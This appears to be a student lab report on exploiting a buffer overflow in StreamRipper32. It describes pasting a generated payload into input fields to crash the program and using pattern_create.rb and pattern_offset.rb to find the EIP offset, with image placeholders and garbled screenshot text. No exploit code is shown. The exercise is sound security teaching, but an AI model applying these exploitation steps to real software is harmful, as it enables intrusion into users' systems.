Secure Coding Lab-8

Chekuri.mahesh


18BCN7101 L39+L40


**Lab experiment - Working with the memory vulnerabilities – Part II**


# Crashing the StreamRipper32 with exploit2.py

After opening the application, Click on the ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.









Exploit used above:

Payload text created using Exploit2.py given



As we can see, it’s crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,



StreamRipper 32

Broadcast Parameters Current MP3

URL (http ' |D '|DOFt) Tide:

Bytes Read:

Output

Max GB To Rip 0

Destination:

More Options



Qtr eamRipper 3 2

Relay Port Conbol



5 rtRi



Exit

Hide To Systray

5tation/Song Matching Enable


Add Delete




5HOUTcast. com Directory

Genre: BB B 1 Refresh List

Bearch Text F KO UQ rM 50 Search







# Enter the same payload in the search as above… As you can see, it crashed..

1. **Changing the Trigger:**



**Finding EIP**


### Using pattern\_create.rb and pattern\_offset.rb in kali.





Copy this pattern and paste in any user interaction field of exploiting software.

After Clicking Search, Our Software will Crash. Now, Copy the Offset overwritten in the EIP.





Now Match this EIP offset using pattern\_offset.rb




Here You can see, the offset matched at 230

